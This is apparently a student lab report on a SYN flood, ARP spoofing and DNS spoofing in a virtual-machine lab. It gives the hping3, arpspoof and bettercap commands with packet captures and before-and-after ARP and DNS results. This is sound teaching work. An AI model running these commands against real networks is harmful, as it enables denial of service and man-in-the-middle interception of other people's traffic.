CENG489 PA2 Report

This report is intended to explain the process and results of the attacks made in different settings for the sake of the assignment. For the ease of readability and grading, the report is divided into sections, each for one single attack.

Attack 1: SYN Flood

First attack is SYN flooding, where the `attacker` sends `SYN` packets continuously to the `server`.

This attack scenario uses a basic HTTP server and client, in `server` and `client` sides. Also the `attacker` uses the `hping3` tool for SYN flooding.

Server:

```
python3 scripts/01-syn-flood/server.py
```

Client:

```
python3 scripts/01-syn-flood/client.py
```

Attacker:

```
sudo hping3 -c 150000 -d 120 -S -w 64 -p 4444 --flood --rand-source 192.168.56.101
```

Also, `attacker` and `server` dumps the TCP packets using `tcpdump`:

```
sudo tcpdump -i enp0s8 -w 01-syn-flood-attacker.pcap -s 96
```

```
sudo tcpdump -i enp0s8 -w 01-syn-flood-server.pcap -s 96
```

The terminal output of `server` can be seen below:

```
serving at port 4444
192.168.56.102 - - [21/Jun/2022 14:05:46] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:47] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:49] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:50] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:51] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:52] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:53] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:54] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:55] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:56] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:57] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:58] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:05:59] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:06:00] "GET / HTTP/1.1" 200 - # Attack starts here
192.168.56.102 - - [21/Jun/2022 14:06:02] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:06:04] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:06:05] "GET / HTTP/1.1" 200 -
```

```
192.168.56.102 - - [21/Jun/2022 14:06:12] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:06:33] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:06:36] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:06:39] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:06:41] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:07:01] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [21/Jun/2022 14:07:02] "GET / HTTP/1.1" 200 -
```

Also, the SYN packets and their sent responses can be seen in the below screenshots (Figure-1 and Figure-2) of the network dumps of the attacker side and the server side.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	80.174.45.189	192.168.56.101	TCP	174	2599 → 4444 [SYN] Seq=0 Win=64 Len=120
2	0.000167	64.123.45.52	192.168.56.101	ZEBRA	174	Zebra Reply: Command Type 0x88
3	0.000187	242.226.52.44	192.168.56.101	TCP	174	2601 → 4444 [SYN] Seq=0 Win=64 Len=120
4	0.000250	52.180.192.119	192.168.56.101	TCP	174	2602 → 4444 [SYN] Seq=0 Win=64 Len=120
5	0.000271	239.14.129.64	192.168.56.101	TCP	174	2603 → 4444 [SYN] Seq=0 Win=64 Len=120
6	0.000285	60.248.96.94	192.168.56.101	TCP	174	2604 → 4444 [SYN] Seq=0 Win=64 Len=120
7	0.000297	50.145.212.91	192.168.56.101	TCP	174	2605 → 4444 [SYN] Seq=0 Win=64 Len=120
8	0.000307	55.130.45.228	192.168.56.101	TCP	174	2606 → 4444 [SYN] Seq=0 Win=64 Len=120
9	0.000363	98.82.180.148	192.168.56.101	TCP	174	2607 → 4444 [SYN] Seq=0 Win=64 Len=120
10	0.000383	238.52.53.212	192.168.56.101	TCP	174	2608 → 4444 [SYN] Seq=0 Win=64 Len=120
11	0.000476	100.200.63.231	192.168.56.101	TCP	174	2609 → 4444 [SYN] Seq=0 Win=64 Len=120
12	0.000691	112.124.189.45	192.168.56.101	TCP	174	2610 → 4444 [SYN] Seq=0 Win=64 Len=120
13	0.000713	66.96.109.170	192.168.56.101	TCP	174	2611 → 4444 [SYN] Seq=0 Win=64 Len=120
14	0.000727	218.203.160.145	192.168.56.101	TCP	174	2612 → 4444 [SYN] Seq=0 Win=64 Len=120
15	0.000738	9.112.77.233	192.168.56.101	TCP	174	2613 → 4444 [SYN] Seq=0 Win=64 Len=120
16	0.000749	16.99.169.100	192.168.56.101	TCP	174	2614 → 4444 [SYN] Seq=0 Win=64 Len=120
17	0.000759	45.9.55.181	192.168.56.101	TCP	174	2615 → 4444 [SYN] Seq=0 Win=64 Len=120
18	0.000937	92.82.189.7	192.168.56.101	TCP	174	2616 → 4444 [SYN] Seq=0 Win=64 Len=120
19	0.000999	77.215.130.241	192.168.56.101	TCP	174	2617 → 4444 [SYN] Seq=0 Win=64 Len=120
20	0.001017	83.35.227.15	192.168.56.101	TCP	174	2618 → 4444 [SYN] Seq=0 Win=64 Len=120
21	0.001030	189.132.204.123	192.168.56.101	TCP	174	2619 → 4444 [SYN] Seq=0 Win=64 Len=120
22	0.001042	148.173.124.155	192.168.56.101	TCP	174	2620 → 4444 [SYN] Seq=0 Win=64 Len=120
23	0.001054	64.153.122.189	192.168.56.101	TCP	174	2621 → 4444 [SYN] Seq=0 Win=64 Len=120
24	0.001066	251.137.32.206	192.168.56.101	TCP	174	2622 → 4444 [SYN] Seq=0 Win=64 Len=120
25	0.001115	129.42.96.242	192.168.56.101	TCP	174	2623 → 4444 [SYN] Seq=0 Win=64 Len=120
26	0.001167	189.92.199.123	192.168.56.101	TCP	174	2624 → 4444 [SYN] Seq=0 Win=64 Len=120
27	0.001200	23.111.170.7	192.168.56.101	TCP	174	2625 → 4444 [SYN] Seq=0 Win=64 Len=120
28	0.001228	163.34.189.67	192.168.56.101	TCP	174	2626 → 4444 [SYN] Seq=0 Win=64 Len=120
29	0.001237	34.55.129.141	192.168.56.101	TCP	174	2627 → 4444 [SYN] Seq=0 Win=64 Len=120
30	0.001245	100.46.189.58	192.168.56.101	TCP	174	2628 → 4444 [SYN] Seq=0 Win=64 Len=120
31	0.001269	149.219.205.87	192.168.56.101	TCP	174	2629 → 4444 [SYN] Seq=0 Win=64 Len=120
32	0.001294	136.45.131.209	192.168.56.101	TCP	174	2630 → 4444 [SYN] Seq=0 Win=64 Len=120
33	0.001306	242.111.131.122	192.168.56.101	TCP	174	2631 → 4444 [SYN] Seq=0 Win=64 Len=120
34	0.001318	130.181.160.203	192.168.56.101	TCP	174	2632 → 4444 [SYN] Seq=0 Win=64 Len=120
35	0.001333	111.232.189.178	192.168.56.101	TCP	174	2633 → 4444 [SYN] Seq=0 Win=64 Len=120
36	0.001355	86.143.55.220	192.168.56.101	TCP	174	2634 → 4444 [SYN] Seq=0 Win=64 Len=120
37	0.001364	52.111.76.82	192.168.56.101	TCP	174	2635 → 4444 [SYN] Seq=0 Win=64 Len=120
38	0.001388	226.252.236.62	192.168.56.101	TCP	174	2636 → 4444 [SYN] Seq=0 Win=64 Len=120
39	0.001399	9.181.42.154	192.168.56.101	TCP	174	2637 → 4444 [SYN] Seq=0 Win=64 Len=120
40	0.001409	175.76.86.173	192.168.56.101	TCP	174	2638 → 4444 [SYN] Seq=0 Win=64 Len=120


Figure 1: Attacker's network dump

Attack 2: ARP Spoofing

The second attack is ARP spoofing, which broadcasts the MAC address of the `attacker` as the `server`'s to the local network as the router, to spoof the victim's (`client`'s) ARP table to perform a MITM attack.

Before the attack:

```
vagrant@client:~$ arp -a
```



No.	Time	Source	Destination	Protocol	Length	Info
129	11.798440	192.168.56.102	192.168.56.101	TCP	66	56418 → 4444 [ACK] Seq=151 Ack=156 Win=64128 Len=0 TSval=430921513 TSecr=692171086
130	11.798796	192.168.56.102	192.168.56.101	TCP	66	56418 → 4444 [ACK] Seq=151 Ack=920 Win=64128 Len=0 TSval=430921513 TSecr=692171086
131	11.799418	192.168.56.102	192.168.56.101	TCP	66	56418 → 4444 [FIN, ACK] Seq=151 Ack=920 Win=64128 Len=0 TSval=430921514 TSecr=692171086
132	11.799450	192.168.56.101	192.168.56.102	TCP	66	4444 → 56418 [ACK] Seq=920 Ack=152 Win=65024 Len=0 TSval=692171087 TSecr=430921514
133	12.804045	192.168.56.102	192.168.56.101	TCP	74	56420 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=430922519 TSecr=0 WS=128
134	12.804070	192.168.56.101	192.168.56.102	TCP	74	4444 → 56420 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=692172092 TSecr=430
135	12.804457	192.168.56.102	192.168.56.101	TCP	66	56420 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=430922519 TSecr=692172092
136	12.804457	192.168.56.102	192.168.56.101	HTTP	216	GET / HTTP/1.1 [Packet size limited during capture]
137	12.804487	192.168.56.101	192.168.56.102	TCP	66	4444 → 56420 [ACK] Seq=1 Ack=151 Win=65024 Len=0 TSval=692172092 TSecr=430922519
138	12.805447	192.168.56.101	192.168.56.102	HTTP	221	HTTP/1.0 200 OK [Packet size limited during capture]
139	12.805496	192.168.56.101	192.168.56.102	HTTP	829	Continuation[Packet size limited during capture]
140	12.805749	192.168.56.102	192.168.56.101	TCP	66	56420 → 4444 [ACK] Seq=151 Ack=156 Win=64128 Len=0 TSval=430922521 TSecr=692172093
141	12.805839	192.168.56.102	192.168.56.101	TCP	66	56420 → 4444 [ACK] Seq=151 Ack=920 Win=64128 Len=0 TSval=430922521 TSecr=692172093
142	12.806501	192.168.56.102	192.168.56.101	TCP	66	56420 → 4444 [FIN, ACK] Seq=151 Ack=920 Win=64128 Len=0 TSval=430922521 TSecr=692172093
143	12.806520	192.168.56.101	192.168.56.102	TCP	66	4444 → 56420 [ACK] Seq=920 Ack=152 Win=65024 Len=0 TSval=692172094 TSecr=430922521
144	13.810588	192.168.56.102	192.168.56.101	TCP	74	56422 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=430923525 TSecr=0 WS=128
145	13.810624	192.168.56.101	192.168.56.102	TCP	74	4444 → 56422 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=692173098 TSecr=430
146	13.811135	192.168.56.102	192.168.56.101	TCP	66	56422 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=430923526 TSecr=692173098
147	13.811135	192.168.56.102	192.168.56.101	HTTP	216	GET / HTTP/1.1 [Packet size limited during capture]
148	13.811178	192.168.56.101	192.168.56.102	TCP	66	4444 → 56422 [ACK] Seq=1 Ack=151 Win=65024 Len=0 TSval=692173099 TSecr=430923526
149	13.812619	192.168.56.101	192.168.56.102	HTTP	221	HTTP/1.0 200 OK [Packet size limited during capture]
150	13.812803	192.168.56.101	192.168.56.102	HTTP	829	Continuation[Packet size limited during capture]
151	13.813063	192.168.56.102	192.168.56.101	TCP	66	56422 → 4444 [ACK] Seq=151 Ack=156 Win=64128 Len=0 TSval=430923528 TSecr=692173100
152	13.813489	192.168.56.102	192.168.56.101	TCP	66	56422 → 4444 [ACK] Seq=151 Ack=920 Win=64128 Len=0 TSval=430923528 TSecr=692173101
153	13.814214	192.168.56.102	192.168.56.101	TCP	66	56422 → 4444 [FIN, ACK] Seq=151 Ack=920 Win=64128 Len=0 TSval=430923529 TSecr=692173101
154	13.814234	192.168.56.101	192.168.56.102	TCP	66	4444 → 56422 [ACK] Seq=920 Ack=152 Win=65024 Len=0 TSval=692173102 TSecr=430923529
155	14.071331	80.174.45.189	192.168.56.101	TCP	174	2599 → 4444 [SYN] Seq=0 Win=64 Len=120
156	14.071331	64.123.45.52	192.168.56.101	ZEBRA	174	Zebra Reply: Command Type 0x88
157	14.071331	242.226.52.44	192.168.56.101	TCP	174	2601 → 4444 [SYN] Seq=0 Win=64 Len=120
158	14.071331	52.180.192.119	192.168.56.101	TCP	174	2602 → 4444 [SYN] Seq=0 Win=64 Len=120
159	14.071668	239.14.129.64	192.168.56.101	TCP	174	2603 → 4444 [SYN] Seq=0 Win=64 Len=120
160	14.071668	60.248.96.94	192.168.56.101	TCP	174	2604 → 4444 [SYN] Seq=0 Win=64 Len=120
161	14.071668	50.145.212.91	192.168.56.101	TCP	174	2605 → 4444 [SYN] Seq=0 Win=64 Len=120
162	14.071668	55.130.45.228	192.168.56.101	TCP	174	2606 → 4444 [SYN] Seq=0 Win=64 Len=120
163	14.071668	98.82.180.148	192.168.56.101	TCP	174	2607 → 4444 [SYN] Seq=0 Win=64 Len=120
164	14.071668	238.52.53.212	192.168.56.101	TCP	174	2608 → 4444 [SYN] Seq=0 Win=64 Len=120
165	14.071668	100.200.63.231	192.168.56.101	TCP	174	2609 → 4444 [SYN] Seq=0 Win=64 Len=120
166	14.072040	112.124.189.45	192.168.56.101	TCP	174	2610 → 4444 [SYN] Seq=0 Win=64 Len=120
167	14.072040	66.96.109.170	192.168.56.101	TCP	174	2611 → 4444 [SYN] Seq=0 Win=64 Len=120
168	14.072040	218.203.160.145	192.168.56.101	TCP	174	2612 → 4444 [SYN] Seq=0 Win=64 Len=120
169	14.072041	9.112.77.233	192.168.56.101	TCP	174	2613 → 4444 [SYN] Seq=0 Win=64 Len=120
170	14.072041	16.99.169.100	192.168.56.101	TCP	174	2614 → 4444 [SYN] Seq=0 Win=64 Len=120

Figure 2: Server's network dump

```
? (192.168.56.100) at 08:00:27:03:7e:13 [ether] on enp0s8
? (192.168.56.101) at 08:00:27:11:bd:83 [ether] on enp0s8
_gateway (10.0.2.2) at 52:54:00:12:35:02 [ether] on enp0s3
? (10.0.2.3) at 52:54:00:12:35:03 [ether] on enp0s3
```

This attack scenario uses the `arpspoof` tool to perform ARP spoofing on the `client`:

```
sudo arpspoof -i enp0s8 -t 192.168.56.102 192.168.56.101
```

After the attack:

```
vagrant@client:~$ arp -a
? (192.168.56.100) at 08:00:27:03:7e:13 [ether] on enp0s8
? (192.168.56.101) at 08:00:27:03:7e:13 [ether] on enp0s8
_gateway (10.0.2.2) at 52:54:00:12:35:02 [ether] on enp0s3
? (10.0.2.3) at 52:54:00:12:35:03 [ether] on enp0s3
```

It can be seen that the MAC address of `192.168.56.101` (`server`) was changed to `08:00:27:03:7e:13`, which is actually the `attacker`'s MAC, in the `client`'s ARP table.

The poisoning can be also seen in the network dump of the attacker (Figure-3).

It can be seen that before the attack, client sends the HTTP request packets to the server with the MAC address `08:00:27:11:bd:83` in Figure-4.

Also, after the spoofing, client starts sending the same HTTP packets to the server but with MAC address `08:00:27:03:7e:13`, can be seen in Figure-5.




Figure 3: ARP poisoning attack on the attacker's side




Figure 4: Client's HTTP request before ARP spoofing




Figure 5: Client's HTTP request after ARP spoofing

Attack 3: DNS Spoofing

The third and the last attack is DNS spoofing, which is performed by using `bettercap` tool on the `attacker`'s side and `CoreDNS` on the `server` side.

Use the `server` as a DNS server for the `client`, using **CoreDNS**:

```
vagrant@server:~$ cat > coredns.conf << EOF
.:53 {
    forward . 1.1.1.2 1.0.0.2
}
EOF

vagrant@server:~$ sudo systemctl stop systemd-resolved
vagrant@server:~$ sudo ./scripts/03-sslstrip/coredns -conf coredns.conf
```

Also configure the `client` to use the `server` as DNS server:

```
vagrant@client:~$ sudo cat > /etc/resolv.conf << EOF
nameserver 192.168.56.101
EOF
```

Before the attack:

```
vagrant@client:~$ dig google.com

; <<>> DiG 9.16.1-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46397
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.            IN  A

;; ANSWER SECTION:
google.com.     286 IN  A   142.250.187.174

;; Query time: 92 msec
;; SERVER: 192.168.56.101#53(192.168.56.101)
;; WHEN: Tue Jun 21 22:36:12 UTC 2022
;; MSG SIZE  rcvd: 65
```

Start the attack using `bettercap` tool:

```
vagrant@attacker:~$ sudo ./scripts/03-sslstrip/bettercap --iface enp0s8
192.168.56.0/24 > 192.168.56.100  » set arp.spoof.fullduplex true
192.168.56.0/24 > 192.168.56.100  » set arp.spoof.internal true
```

```
192.168.56.0/24 > 192.168.56.100  » set arp.spoof.targets 192.168.56.102
192.168.56.0/24 > 192.168.56.100  » arp.spoof on
[22:39:03] [sys.log] [inf] arp.spoof enabling forwarding
192.168.56.0/24 > 192.168.56.100  » [22:39:03] [sys.log] [war] arp.spoof arp spoofer started
192.168.56.0/24 > 192.168.56.100  » [22:39:03] [sys.log] [war] arp.spoof full duplex spoofin
192.168.56.0/24 > 192.168.56.100  » set dns.spoof.domains google.com
192.168.56.0/24 > 192.168.56.100  » set dns.spoof.address 1.1.1.1
192.168.56.0/24 > 192.168.56.100  » dns.spoof on
[22:39:22] [sys.log] [inf] dns.spoof google.com -> 1.1.1.1
192.168.56.0/24 > 192.168.56.100  » [22:39:25] [sys.log] [inf] dns.spoof sending spoofed DNS
```

Then do the same DNS resolution to `google.com` on the client side to check if DNS spoofing was successful:

```
vagrant@client:~$ dig google.com

; <<>> DiG 9.16.1-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1804
;; flags: qr; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.            IN  A

;; ANSWER SECTION:
google.com.     1024    IN  A   1.1.1.1

;; Query time: 12 msec
;; SERVER: 192.168.56.101#53(192.168.56.101)
;; WHEN: Tue Jun 21 22:39:25 UTC 2022
;; MSG SIZE  rcvd: 54
```

As seen in the response, the `A` record seems `1.1.1.1`, which is what we were specified in the `bettercap` tool's dns spoofing options.